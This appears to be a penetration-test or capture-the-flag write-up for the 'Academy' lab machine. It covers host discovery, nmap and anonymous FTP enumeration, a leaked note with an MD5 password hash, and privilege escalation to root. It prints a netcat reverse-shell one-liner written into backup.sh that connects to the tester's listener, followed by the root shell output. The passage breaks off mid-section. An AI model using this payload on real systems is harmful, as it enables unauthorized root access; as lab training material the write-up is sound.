
Proof of Concept Here:



```
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ hostname
academy
grimmie@academy:~$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.8.153 7777>/tmp/f' > backup.sh
grimmie@academy:~$ ./backup.sh
rm: cannot remove '/tmp/f': No such file or directory
./backup.sh: line 1: 7777: Bad file descriptor
grimmie@academy:~$ ./backup.sh
rm: remove write-protected fifo '/tmp/f'? yes
rm: cannot remove '/tmp/f': Operation not permitted
mkfifo: cannot create fifo '/tmp/f': File exists
./backup.sh: line 1: /tmp/f: Permission denied
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ sudo rlwrap nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.8.153] from (UNKNOWN) [192.168.8.170] 47228
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# hostname
academy
#
```

root.txt Proof Screenshot:



```
└─$ sudo rlwrap nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.8.153] from (UNKNOWN) [192.168.8.170] 47228
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# hostname
academy
# cd /root
# dir
flag.txt
# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:27:d4:66 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.170/24 brd 192.168.8.255 scope global dynamic ens33
```


Overall Risk Severity	*Likelihood Factor*	*Impact Factor*	*Score Vector:*
Critical	High	High	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Entire Kill Chain

OSINT

In order to get this box on the network I had to remote into it and enable dhcp. We then could ID the Box with tools like 'fping' and 'netdiscover'


```
fping -asgq 192.168.8.0/24
```



```
┌──(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ fping -asgq 192.168.8.0/24
192.168.8.2
192.168.8.153
192.168.8.170

     254 targets
       3 alive
     251 unreachable
       0 unknown addresses
```

We can validate this information with 'netdiscover'

```
sudo netdiscover -i eth0 -p
```




```
 Currently scanning: (passive)   |   Screen View: Unique Hosts

 89 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5340
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.8.2     00:50:56:f0:dd:4d     10     600  VMware, Inc.
 192.168.8.1     00:50:56:c0:00:08     67    4020  VMware, Inc.
 192.168.8.254   00:50:56:f2:93:d7      5     300  VMware, Inc.
 192.168.8.170   00:0c:29:27:d4:66      7     420  VMware, Inc.
```

We see .170 show up again so this should be our target.

Discovery

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.8.170 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.8.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIBuDzM6D8xmqki4fcCb1uEhi1lmznDpxYuviaBAbbHj
3EpTDrzAwM5EsgnEEjAXPMXXG8JQ3X5k5xEbe2BoCBc1ZAxuLAXc2l3RyL/vrXCO2HappsmoZuX8OPchvtHS
wkq5qE2fap3G1HmcoI9RMNIT1AohXRQ8Hk5jQDr2xY8q6PjKGsxnw5YVmV7dx8j6aX
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDch5BCc2r
2Ig=
|   256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFHqfgMhJpRl/QNeg560fqH+J5jrVf0b/kUL9g94XZnp
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:27:D4:66 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see there is an FTP service on its default port 21 open and allowing anonymous access. This is a problem. We should not have anonymous login enabled. It should be disabled and Credentials should be being used to access this service. We see SSH on port 22 and we know we need username and password to try to deal with that. We also see a web service running on port 80 HTTP and there is a banner Apache/2.4.38 Debian.

FTP

I wanted to see if we can validate if the anonymous log in is true



```
┌──(kali㉿kali)-[~/Desktop/Target/Scan/FTP_Manual]
└─$ ftp 192.168.8.170
Connected to 192.168.8.170.
220 (vsFTPd 3.0.3)
Name (192.168.8.170:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||56283|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp>
```

We can see we can log in anonymous and view the directory. This is dangerous. There is a note here we download and analysis offline.


Content of note.txt

```
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

From what we can see there is Credentials. The hash for the user 'Rum Ham' is MD5

Hash

